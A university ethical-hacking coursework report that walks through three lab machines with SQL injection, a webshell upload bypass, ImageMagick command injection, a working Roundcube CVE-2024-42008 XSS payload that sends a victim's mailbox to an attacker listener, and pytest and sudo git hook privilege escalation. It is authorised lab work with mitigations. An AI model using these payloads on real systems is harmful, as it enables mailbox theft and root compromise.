Penetration Test Report

7072SCN – Ethical Hacking and Penetration Testing

Coventry University

Box	User Flag	Root Flag
Box 1	5038{B1UF_7b7b147059d79d16df6887ab8fdcd885}	5038{B1RF_f9061a2d526eef28cc1b2286818f7b14}
Box 2	CUEH{P@ssW0rd_R3Use_I5_B@d}	CUEH{Tr@gic_Mag1c}
Box 3 (detailed)	5038{Xss_Email_Leakage}	5038{Unit_Tests_C@n_Somet1mes_Be_Bad_4_You}

Table of Contents

1. Summary of All Targets *3*

1.1 Box 1 – SQL Injection, File Upload Bypass, sudo ftp **3**

1.2 Box 2 – Blind SQL Injection, ImageMagick CVE-2016-3714, sudo convert **4**

2. Box 3 – Reconnaissance and Enumeration *5*

2.1 Initial Port Scan **5**

2.2 Virtual Host and Web Enumeration **5**

2.3 Finding the Target and the CVE **7**

3. Risk Rating *8*

3.1 CVSS v3.1 Scores **8**

3.2 Legal Considerations **8**

3.3 Social Considerations **8**

3.4 Ethical Considerations **8**

4. Exploit Method *10*

4.1 Full Attack Chain **10**

4.2 Stage 1: CVE-2024-42008 XSS Email Exfiltration **10**

4.2.1 How the vulnerability works 10
4.2.2 What went wrong first 10
4.2.3 Working payload 10
4.2.4 Exfiltrated Data 11

4.3 Stage 2: User Flag **12**

4.4 Stage 3: Privilege Escalation to Admin via CI Pipeline **13**

4.4.1 Understanding the attack surface 13
4.4.2 What I tried first that didn't work 13
4.4.3 Payload 13

4.5 Stage 4: Root via sudo git commit **14**

4.5.1 The misconfiguration 14
4.5.2 The loginuid problem and the fix 14
4.5.3 Final Payload 14
4.5.4 Root flag 15

5. Mitigations *16*

5.1 Patch Roundcube **16**

5.2 Never Send Credentials by Email **16**

5.3 Secure the CI Pipeline **16**

5.4 Remove the Dangerous sudo Rule **16**

5.5 Lock Down SMTP **16**

5.6 Summary **17**

6. References *18*

1. Summary of All Targets

Three target machines were assessed as part of this coursework. Each required enumeration, web exploitation, and privilege escalation to obtain both a user and root flag. Box 3 is covered in full detail in Sections 2–5. Boxes 1 and 2 are summarised below.

1.1 Box 1 – SQL Injection, File Upload Bypass, sudo ftp

I started with an nmap scan of the network which identified the target at 192.168.64.4 with ports 22 (SSH) and 80 (HTTP) open. I ran Gobuster against the web server to discover hidden pages and found several interesting endpoints including /admin.php (redirecting to /login.php), /upload.php, /article.php, /articles.php, /enquire.php, and an /uploads directory.

The login page at login.php was vulnerable to SQL injection. Submitting ' OR 1=1-- in the email field bypassed authentication entirely and gave me access to the admin panel. Then, from the admin panel I accessed upload.php. The form rejected plain .php files, so I used Burp Suite to intercept the upload request, renamed the file to shell.php.jpg, set Content-Type to image/jpeg, and prepended JPEG magic bytes (\xFF\xD8\xFF) before the PHP payload. The server accepted it.

I ran Gobuster against /uploads and found shell.php.jpg had been uploaded successfully. Then, I used the rename function on the website and renamed it to shell.php. From the webshell I established a shell as the dev user. Running sudo -l showed NOPASSWD access to /usr/bin/ftp. Using the GTFOBins ftp escape (sudo ftp then !/bin/bash) gave a root shell immediately.

```
Debian GNU/Linux comes with ABSOLUTELY NO WARRANTY, to the extent
permitted by applicable law.
dev@4eaa31d04969:~$ ahoami
-bash: ahoami: command not found
dev@4eaa31d04969:~$ whoami
dev
dev@4eaa31d04969:~$ pwd
/home/dev
dev@4eaa31d04969:~$ ls
user.txt
dev@4eaa31d04969:~$ cat user.txt
5038{B1UF_7b7b147059d79d16df6887ab8fdcd885}
dev@4eaa31d04969:~$ sudo -l
Matching Defaults entries for dev on 4eaa31d04969:
    env_reset, mail_badpass, secure_path=/usr/local/sbin\:/usr/local/bin\:/usr/sbin\:/usr/bin\:/sbin\:/bin

User dev may run the following commands on 4eaa31d04969:
    (ALL : ALL) NOPASSWD: /usr/bin/ftp
dev@4eaa31d04969:~$ sudo ftp
ftp> !/bin/bash
root@4eaa31d04969:/home/dev# id
uid=0(root) gid=0(root) groups=0(root)
root@4eaa31d04969:/home/dev# cd /root
root@4eaa31d04969:~# ls
root.txt
root@4eaa31d04969:~# cat root.txt
5038{B1RF_f9061a2d526eef28cc1b2286818f7b14}
root@4eaa31d04969:~#
```

Flag	Value	Method
User	5038{B1UF_7b7b147059d79d16df6887ab8fdcd885}	PHP webshell via file upload MIME bypass
Root	5038{B1RF_f9061a2d526eef28cc1b2286818f7b14}	sudo ftp → !/bin/bash (GTFOBins)

1.2 Box 2 – Blind SQL Injection, ImageMagick CVE-2016-3714, sudo convert

Box 2 had SSH and a web server. Enumeration with gobusters found /profile.php alongside the login page. The login form was vulnerable to boolean-based blind SQL injection, which I used to slowly map the SQLite database and extract the dev user's credentials: dev@hacking.local with an MD5 hash that cracked to goodforyou on crackstation.net. These credentials worked over SSH too, giving me the user flag. On the website, /profile.php had an avatar upload feature showing 'Image Rescaled using Magic', which is a hint toward ImageMagick version 6.9.2-10, vulnerable to CVE-2016-3714 (ImageTragick). I exploited this to copy a PHP reverse shell into the /avatars/ directory, triggered it to get a www-data shell, then abused sudo /usr/magic/bin/convert with URL injection to read the root flag: sudo /usr/magic/bin/convert 'https://example.com"|cat /root/root.txt > /home/dev/flag"' out.png.

```
dev@6d0b82064b2b:~$ ls
user.txt
dev@6d0b82064b2b:~$ cat user.txt
CUEH{P@ssW0rd_R3Use_I5_B@d}
```

```
CUEH{Tr@gic_Mag1c}
```

Flag	Value	Method
User	CUEH{P@ssW0rd_R3Use_I5_B@d}	Blind SQLi → hash crack → SSH login
Root	CUEH{Tr@gic_Mag1c}	ImageMagick CVE-2016-3714 → sudo convert URL injection

2. Box 3 – Reconnaissance and Enumeration

2.1 Initial Port Scan

I started with a full nmap scan against the target. It came back with significantly more open ports than the other boxes, which was the first sign this was going to be a more layered engagement:

```
nmap -sC -sV -p- 192.168.64.4
```

-p- was used to scan all 65535 ports rather than just the default top 1000, as non-standard service ports are commonly used in hardened environments. -sC runs default scripts for service enumeration and -sV probes for version information, both necessary to identify exploitable software versions.

Port	Service	Why it mattered
22	SSH	Standard
25	SMTP (Postfix)	Mail server – immediately interesting
80	HTTP (Apache)	Main web server
143	IMAP (Dovecot)	Mail retrieval
1222	SSH	Non-standard – likely a user shell
8000	HTTP (FastAPI)	CI webhook server – unusual to expose externally
12222	SSH	Second non-standard SSH port

The two non-standard SSH ports (1222 and 12222) stood out immediately, that pattern usually means different users each have their own SSH access. The FastAPI server on port 8000 was the most interesting finding, pointing straight at a CI/CD pipeline.

2.2 Virtual Host and Web Enumeration

Browsing to port 80 showed a site at hacking.local. After adding it to /etc/hosts I ran Gobuster in vhost mode to discover other virtual hosts on the same IP:

```
┌──(kali㉿kali)-[~]
└─$ gobuster vhost \
  -u http://hacking.local \
  -w /usr/share/wordlists/dirb/common.txt \
  --append-domain \
  -t 50 \
  --exclude-length 6080
═══════════════════════════════════════════════════════════════
Gobuster v3.6
by OJ Reeves (@TheColonial) & Christian Mehlmauer (@firefart)
═══════════════════════════════════════════════════════════════
[+] Url:                     http://hacking.local
[+] Method:                  GET
[+] Threads:                 50
[+] Wordlist:                /usr/share/wordlists/dirb/common.txt
[+] User Agent:              gobuster/3.6
[+] Timeout:                 10s
```


```
Found: ~root.hacking.local Status: 400 [Size: 226]
Found: ~user.hacking.local Status: 400 [Size: 226]
Found: ~httpd.hacking.local Status: 400 [Size: 226]
Found: cgi-bin/.hacking.local Status: 400 [Size: 0]
Found: CVS/Repository.hacking.local Status: 400 [Size: 0]
Found: CVS/Entries.hacking.local Status: 400 [Size: 0]
Found: CVS/Root.hacking.local Status: 400 [Size: 0]
Found: Documents and Settings.hacking.local Status: 400 [Size: 0]
Found: gitweb.hacking.local Status: 200 [Size: 13740]
Found: lost+found.hacking.local Status: 400 [Size: 226]
Found: Program Files.hacking.local Status: 400 [Size: 0]
Found: reports list.hacking.local Status: 400 [Size: 0]
Found: webmail.hacking.local Status: 200 [Size: 5327]
Progress: 4614 / 4615 (99.98%)
```

Gobuster finding gitweb.hacking.local and webmail.hacking.local

I added all discovered virtual hosts to /etc/hosts:

Virtual Host	Service
hacking.local	Main Apache site
mail.hacking.local	Mail server
gitweb.hacking.local	Gitea Git repository
webmail.hacking.local	Roundcube Webmail 1.6.6

Browsing to port 8000 confirmed the FastAPI CI server was live and responding. The /email.html page on hacking.local contained credentials for a test Roundcube account: test@hacking.local / testing.




FastAPI webhook server on port 8000 responding with 'Web Hooks OK!!!'

2.3 Finding the Target and the CVE

Logging into Roundcube as test@hacking.local, the inbox already had three old emails all sent from webmaster@hacking.local. This confirmed the webmaster account was real and actively checking their Roundcube inbox, making them the perfect XSS target.

Checking the Roundcube version in the page source gave 1.6.6. This falls within the affected range of CVE-2024-42008, a CSS animation XSS that fires automatically when an email is opened with no interaction required from the victim. I also registered on Gitea (celta / cel1234567) and found admin/.profile contained a README hinting not to attempt privilege escalation through the profile, a clear pointer toward the CI/CD pipeline.



Roundcube inbox during testing

3. Risk Rating

3.1 CVSS v3.1 Scores

Each vulnerability was assessed using CVSS v3.1, the industry-standard framework for quantifying severity:

Vulnerability	CVSS Score	Severity	OWASP 2021
CVE-2024-42008 (Roundcube XSS)	8.8	High	A03 – Injection
SSH credentials sent by email	7.5	High	A02 – Cryptographic Failures
CI/CD injection via /tmp	7.8	High	A05 – Security Misconfiguration
sudo git commit NOPASSWD	7.8	High	A05 – Security Misconfiguration
Unpatched Roundcube 1.6.6	8.8	High	A06 – Vulnerable Components

CVE-2024-42008 scores 8.8 because it requires no authentication (anyone can send SMTP email), needs only a single action from the victim (opening the email), and gives full access to their authenticated session. The sudo misconfiguration scores 7.8 because a local foothold is required first, but once you have it root is trivial.

3.2 Legal Considerations

Everything was done in an authorised academic lab environment. In the real world, exploiting CVE-2024-42008 without permission would violate the Computer Misuse Act 1990 under Section 1 (unauthorised access) and potentially Section 3A (making tools for computer misuse). Reading someone's emails without authorisation would also breach the Regulation of Investigatory Powers Act 2000. If the compromised emails contained personal data, a GDPR Article 33 breach notification would be required within 72 hours.

3.3 Social Considerations

Roundcube is deployed at universities, councils, and hosting providers worldwide. CVE-2024-42008 is particularly dangerous because the victim sees nothing, they just open an email and their entire inbox is silently exfiltrated. In a university context that means exam results, student personal data, and sensitive academic communications. The CI/CD vulnerability reflects a common pattern in academic environments where systems are set up quickly without security being considered, particularly around shared writable directories like /tmp.

3.4 Ethical Considerations

All tools used, nmap, Gobuster, custom Python scripts, are standard in the security industry. CVE-2024-42008 was responsibly disclosed by Sonar Security Research

after Roundcube released a patch, making the information public. Everything was done within the authorised lab only.

4. Exploit Method

4.1 Full Attack Chain

Stage	Action	Result
1	CVE-2024-42008 XSS → email exfiltration	Webmaster's SSH credentials stolen from inbox
2	SSH login as webmaster on port 1222	User flag: 5038{Xss_Email_Leakage}
3	pytest conftest.py injection via /tmp	SUID bash → euid=admin
4	sudo git commit with malicious pre-commit hook	Root flag: 5038{Unit_Tests_C@n_Somet1mes_Be_Bad_4_You}

4.2 Stage 1: CVE-2024-42008 XSS Email Exfiltration

4.2.1 How the vulnerability works

CVE-2024-42008 is a stored XSS in Roundcube Webmail up to version 1.6.7. The body tag's name attribute is not properly sanitised, allowing an attacker to inject CSS and JavaScript into it. By setting animation-name to the Bootstrap class progress-bar-stripes, which Roundcube's own interface already loads, the animation fires the moment the email is rendered, triggering the onanimationstart JavaScript handler with no interaction needed from the victim.

The injected JavaScript runs inside the victim's authenticated Roundcube session and makes API calls using relative URLs, so all requests go to the Roundcube server itself. This completely bypasses the network isolation between the victim's bot at 10.17.68.64 and my Kali machine at 192.168.64.3. The only outbound request is the final exfiltration to my listener.

4.2.2 What went wrong first

My initial attempts used CVE-2024-37383 by mistake, which uses SVG animate tags and only fires when the victim clicks a link inside the email. The webmaster bot only opens emails, never clicks inside them, so every payload I sent did nothing. Once I switched to CVE-2024-42008 I hit a second problem: the payload was silently failing because I had formatted the HTML string across multiple lines in my Python script. The CSS injection requires the entire injected content to be on a single continuous line inside the name attribute, any line break breaks the animation. Collapsing it to one line fixed it immediately.

4.2.3 Working payload

I sent the exploit as an HTML MIME email via Python smtplib on port 25, which accepted unauthenticated mail from any sender:

```
┌──(kali㉿kali)-[~]
└─$ python3 << 'PYEOF'
import smtplib
from email.mime.multipart import MIMEMultipart
from email.mime.text import MIMEText

html = """<html>
<body title='bgcolor=foo' name='bar style=animation-name:progress-bar-stripes onanimationstart=fetch(&apos
;/?_task=mail&_action=list&_mbox=INBOX&_page=&_remote=1&apos;).then(r=>r.text()).then(t=>{[ ... t.matchAll(/
this\\.add_message_row\\(\\d+),/g)].forEach(m=>{fetch(&apos;/?_task=mail&_uid=&apos;+m[1]+&apos;&_mbox=IN
BOX&_action=viewsource&apos;).then(r=>r.text()).then(data=>{fetch(&apos;http://192.168.64.3:9999/?data=&ap
os;+encodeURIComponent(data))}})}); foo=bar'>
<p>Notice.</p>
</body></html>"""

msg = MIMEMultipart('alternative')
msg['From'] = 'test@hacking.local'
msg['To'] = 'webmaster@hacking.local'
msg['Subject'] = 'Security Notice'
msg.attach(MIMEText('Notice.', 'plain'))
msg.attach(MIMEText(html, 'html'))

with smtplib.SMTP('192.168.64.4', 25) as s:
    s.sendmail('test@hacking.local', 'webmaster@hacking.local', msg.as_string())
print("Sent!")
PYEOF
Sent!
```

The CVE-2024-42008 XSS payload being sent – note the entire injection on one line in the name attribute

When the animation fires, it first fetches the Roundcube inbox list API to retrieve all message UIDs. It then loops through each UID, fetches the full source of each email, and sends the URL-encoded content to my HTTP listener at 192.168.64.3:9999. Because all fetch requests use relative URLs (/?_task=mail...), they go to the Roundcube server itself, bypassing the network isolation between the webmaster's bot at 10.17.68.64 and my Kali machine.

I ran a Python HTTP listener to capture the incoming data:

```
┌──(kali㉿kali)-[/tmp/cel-Python]
└─$ python3 -c "
from http.server import HTTPServer, BaseHTTPRequestHandler
class H(BaseHTTPRequestHandler):
    def do_GET(self):
        print('[GET]', self.path[:2000])
        self.send_response(200); self.end_headers()
    def log_message(self, *a): pass
HTTPServer(('0.0.0.0', 9999), H).serve_forever()
"
[GET] /?data=uid%3D1001%20euid%3D1001%0Auid%3D1001%28admin%29%20gid%3D1001%28admin%29%20groups%3D1001%28ad
min%29%0Ano%20root.txt%3A%20%5BErrno%2013%5D%20Permission%20denied%3A%20%27/root/root.txt%27%0Ano%20shadow
%3A%20%5BErrno%2013%5D%20Permission%20denied%3A%20%27/etc/shadow%27%0A
```

Python HTTP listener on port 9999 using python3 -c to catch the incoming data

4.2.4 Exfiltrated Data

Within approximately one minute of sending the email, the webmaster bot opened it and the XSS payload fired. My listener received the URL-encoded contents of webmaster's entire inbox. Decoding the data revealed three emails from webmaster to test@hacking.local (historical test emails) and two critical emails from admin@hacking.local:

- Subject: 'Unit Testing Questions', asking about the FastAPI site progress and CI pipeline
- Subject: 'Password for new CI server', containing: SSH Password: Kzn4fg9Qj3fXB68x, SSH port: 1222

4.3 Stage 2: User Flag

With the exfiltrated credentials I SSH'd into port 1222 as webmaster:

```
ssh webmaster@192.168.64.4 -p 1222
```

```
File  File  Actions  Edit  View  Help
20242321586ECA%0A%09for%20%3Cwebmaster%40hacking.local%3E%3B%20Mon%2C%2024%20Mar%202025%2016%
3A45%3A22%20%2B0000%20(UTC)%0AContent-Type%3A%20text%2Fplain%3B%20charset%3D%22utf-8%22%0ACon
tent-Transfer-Encoding%3A%207bit%0AMIME-Version%3A%201.0%0ASubject%3A%20Password%20for%20new%
20CI%20server%0AFrom%3A%20admin%40hacking.local%0ATo%3A%20webmaster%40hacking.local%0A%0AMorn
ing%0A%0A%20Given%20you%20access%20to%20the%20CI%20server%2C%20your%20SSH%20Password%20is%20K
zn4fg9Qj3fXB68x%20%0A%0A%20As%20It%20collides%20with%20the%20Git%20Instance%2C%20%20the%20ssh
%20port%20is%201222%0A%0A%20Once%20you%20get%20setup%2C%20I%20will%20give%20you%20further%20a
ccess.
^CTraceback (most recent call last):
  File "<string>", line 8, in <module>
    HTTPServer(('0.0.0.0', 9999), H).serve_forever()
    ^^^^^^^^^^^^^^^^^^^^^^^^^^^^^^^^^^^^^^^^^^^^^^^^
  File "/usr/lib/python3.13/socketserver.py", line 235, in serve_forever
    ready = selector.select(poll_interval)
  File "/usr/lib/python3.13/selectors.py", line 398, in select
    fd_event_list = self._selector.poll(timeout)
KeyboardInterrupt
┌──(kali㉿kali)-[~]
└─$ ssh webmaster@192.168.64.4 -p 1222
webmaster@192.168.64.4's password:
Linux 43e6ec644415 6.12.73+deb13-arm64 #1 SMP Debian 6.12.73-1 (2026-02-17) aarch64

The programs included with the Debian GNU/Linux system are free software;
the exact distribution terms for each program are described in the
individual files in /usr/share/doc/*/copyright.

Debian GNU/Linux comes with ABSOLUTELY NO WARRANTY, to the extent
permitted by applicable law.
webmaster@43e6ec644415:~$
```

SSH login as webmaster using credentials stolen from the exfiltrated email

```
┌──(kali㉿kali)-[~]
└─$ ssh webmaster@192.168.64.4 -p 1222
webmaster@192.168.64.4's password:
Linux 43e6ec644415 6.12.73+deb13-arm64 #1 SMP Debian 6.12.73-1 (2026-02-17) aarch64

The programs included with the Debian GNU/Linux system are free software;
the exact distribution terms for each program are described in the
individual files in /usr/share/doc/*/copyright.

Debian GNU/Linux comes with ABSOLUTELY NO WARRANTY, to the extent
permitted by applicable law.
webmaster@43e6ec644415:~$ whoami
id
ls
cat user.txt
webmaster
uid=1000(webmaster) gid=1000(webmaster) groups=1000(webmaster)
user.txt
5038{Xss_Email_Leakage}
webmaster@43e6ec644415:~$
```

User flag at /home/webmaster/user.txt: 5038{Xss_Email_Leakage}

4.4 Stage 3: Privilege Escalation to Admin via CI Pipeline

4.4.1 Understanding the attack surface

After getting the shell I enumerated the system. Key findings: a FastAPI webhook server on port 8000 running as admin (started via sudo -u admin in /opt/runscript.sh), a CI pipeline that cloned admin/FastAPI_Site from Gitea and ran pytest from /tmp/FastAPI_Site on each webhook, and /tmp was world-writable.

Pytest discovers its rootdir by walking upward from the test directory looking for pytest.ini or pyproject.toml. Since /tmp is the parent of /tmp/FastAPI_Site, any pytest.ini dropped in /tmp would be picked up as the root config, and any conftest.py there would be loaded and executed as admin.

4.4.2 What I tried first that didn't work

I tried writing directly into /tmp/FastAPI_Site/ to modify existing test files, but those were owned by admin:admin. I also tried modifying the .git/config inside the cloned repo to redirect hooks, but the sticky bit on /tmp blocked editing files I didn't own. The solution was simpler: create brand new files in /tmp as webmaster, which is permitted since /tmp is world-writable and I was creating, not editing.

4.4.3 Payload

```
# /tmp/pytest.ini
[pytest]
testpaths = .

# /tmp/conftest.py
import os, subprocess
def pytest_configure(config):
    subprocess.Popen(['bash', '-c', 'cp /bin/bash /tmp/bash && chmod
+s /tmp/bash'])
```

I triggered the CI webhook to run our malicious conftest.py as admin:

```
┌──(kali㉿kali)-[~]
└─$ curl -X POST http://192.168.64.4:8000/webhooks \
  -H "Content-Type: application/json" \
  -H "X-GitHub-Event: push" \
  -d '{"ref":"refs/heads/main"}'
{"status":"OK"}
```

Triggering the CI webhook – the server responds with {"status":"OK"}

```
webmaster@43e6ec644415:~$ ls -la /tmp/bash
/tmp/bash -p
whoami
-rwsr-sr-x 1 admin admin 1412096 Apr 17 01:37 /tmp/bash
bash-5.2$ whoami
admin
bash-5.2$ cat /home/admin/root.txt
cat: /home/admin/root.txt: No such file or directory
```

/tmp/bash created with SUID bit set – running with -p gives euid=admin

4.5 Stage 4: Root via sudo git commit

4.5.1 The misconfiguration

With euid=admin I read /etc/sudoers and found:

```
admin   ALL=(ALL:ALL) NOPASSWD: /usr/bin/git commit
```

Git runs pre-commit hooks as the same user as the git process. If git runs as root via sudo, the hook runs as root too. I put a malicious pre-commit hook in /home/admin/myhooks/ to read the root flag:

```
#!/bin/bash
cat /root/root.txt > /tmp/root_flag.txt
chmod 777 /tmp/root_flag.txt
```

4.5.2 The loginuid problem and the fix

My first challenge was actually executing sudo as admin. Although I had euid=admin via the SUID bash, the /proc/self/loginuid was still set to 1000 (webmaster's UID), and sudo uses this to verify the real user. When I ran sudo from the SUID bash shell, it asked for webmaster's password rather than recognising the NOPASSWD rule for admin.

The solution was to trigger the sudo command from within the CI process itself. The FastAPI server was started by root using sudo -u admin, so processes spawned by the CI had a loginuid of 4294967295 (unset, equivalent to a root-started process). By updating /tmp/FastAPI_Site/test/conftest.py to run sudo git commit, the command executed correctly with NOPASSWD since it came from a process with the right loginuid.

I also initially passed additional arguments like -m 'message' to git commit, but found that the sudo rule matched more reliably when calling just /usr/bin/git commit without a -m flag, allowing git to open an editor. I set the git editor to true (a no-op) to prevent it from hanging.

4.5.3 Final Payload

I first set up the malicious pre-commit hook as admin (using the SUID bash):

```
mkdir -p /home/admin/myhooks
cat > /home/admin/myhooks/pre-commit << 'EOF'
#!/bin/bash
cat /root/root.txt > /tmp/root_flag.txt
chmod 777 /tmp/root_flag.txt
EOF
chmod +x /home/admin/myhooks/pre-commit
```


I then updated /tmp/FastAPI_Site/test/conftest.py (writable as admin) to run the sudo git commit chain:

```
import subprocess, os
def pytest_configure(config):
    os.makedirs('/home/admin/gitrepo', exist_ok=True)
    os.chdir('/home/admin/gitrepo')
```

```
    subprocess.run(['git', 'init'], capture_output=True)
    subprocess.run(['git', 'config', 'core.hooksPath',
'/home/admin/myhooks'])
    subprocess.run(['git', 'config', 'user.email', 'a@a'],
capture_output=True)
    subprocess.run(['git', 'config', 'user.name', 'a'],
capture_output=True)
    with open('x', 'w') as f: f.write('x')
    subprocess.run(['git', 'add', 'x'], capture_output=True)
    subprocess.run(['sudo', '-n', '/usr/bin/git', 'commit'],
capture_output=True)
```

4.5.4 Root flag

Triggering the webhook again caused pytest to run this conftest.py as admin. The sudo git commit ran as root, which executed the pre-commit hook as root, writing the root flag to /tmp/root_flag.txt:



Root flag obtained, sudo git commit fires the pre-commit hook as root, writing the flag to /tmp/root_flag.txt

5. Mitigations

5.1 Patch Roundcube

Upgrade to Roundcube 1.6.8 or above. The patch strips injected style and event handler attributes from the body tag during rendering. Add a Content Security Policy header as defence-in-depth to prevent inline JavaScript even if another XSS is found in future:

```
Content-Security-Policy: default-src 'self'; script-src 'self'
```

5.2 Never Send Credentials by Email

The admin sent an SSH password in a plaintext email. Once a mailbox is compromised, every credential ever sent through it is exposed. Use a secrets manager (e.g. HashiCorp Vault) or a secure out-of-band channel instead. For SSH, disable password authentication and use key-based auth only:

```
# /etc/ssh/sshd_config
PasswordAuthentication no
PubkeyAuthentication yes
```

5.3 Secure the CI Pipeline

Move the CI working directory out of /tmp to a restricted location like /home/admin/ci-work/ that only the CI user can write to. Commit an explicit pytest config to the repository to prevent rootdir hijacking:

```
[pytest]
testpaths = test
```

Most importantly, run the CI as a dedicated low-privilege user with no sudo rights. If someone injects code into the CI they should get almost nothing, not a path to root.

5.4 Remove the Dangerous sudo Rule

This rule needs removing completely. Git hooks are arbitrary shell scripts – any user who can trigger git commit as root can run arbitrary commands as root by controlling the hook. There is no safe version of this rule. Remove it from /etc/sudoers:

```
# Remove from /etc/sudoers:
admin   ALL=(ALL:ALL) NOPASSWD: /usr/bin/git commit
```

5.5 Lock Down SMTP

The SMTP server accepted emails from unauthenticated senders on port 25, allowing my attacker machine to send emails appearing to come from test@hacking.local without any credentials. Postfix should be configured to require authentication for all non-local senders, and SPF, DKIM, and DMARC records should be implemented to make email spoofing detectable:

```
# /etc/postfix/main.cf
smtpd_relay_restrictions = permit_mynetworks,
permit_sasl_authenticated, reject
```

5.6 Summary

Issue	Priority	Fix
Unpatched Roundcube (CVE-2024-42008)	Critical	Upgrade to 1.6.8+, add Content-Security-Policy
SSH credentials sent by email	High	Use secrets manager, key-only SSH auth
CI running in /tmp as admin	High	Restricted directory, dedicated low-privilege CI user
sudo git commit NOPASSWD	Critical	Remove the rule entirely
Unauthenticated SMTP relay	Medium	Require SMTP auth, implement SPF/DKIM/DMARC

6. References

Computer Misuse Act (1990) Available at: https://www.legislation.gov.uk/ukpga/1990/18/contents (Accessed: 16 April 2026)

Exploit-DB (2016) *ImageMagick - Remote Code Execution (CVE-2016-3714)*. Available at: https://www.exploit-db.com/exploits/39767 (Accessed: 16 April 2026)

First.org (2023) *Common Vulnerability Scoring System v3.1 Specification Document*. Available at: https://www.first.org/cvss/v3.1/specification-document (Accessed: 16 April 2026)

Goldsmith, D. (2026) *7072SCN Ethical Hacking and Penetration Testing – Assignment Brief*. Coventry University.

GTFOBins (2024) *ftp – sudo*. Available at: https://gtfobins.github.io/gtfobins/ftp/ (Accessed: 16 April 2026)

GTFOBins (2024) *git – sudo*. Available at: https://gtfobins.github.io/gtfobins/git/ (Accessed: 16 April 2026)

ICO (2018) *Guide to the General Data Protection Regulation (GDPR)*. Available at: https://ico.org.uk/for-organisations/guide-to-data-protection/ (Accessed: 16 April 2026)

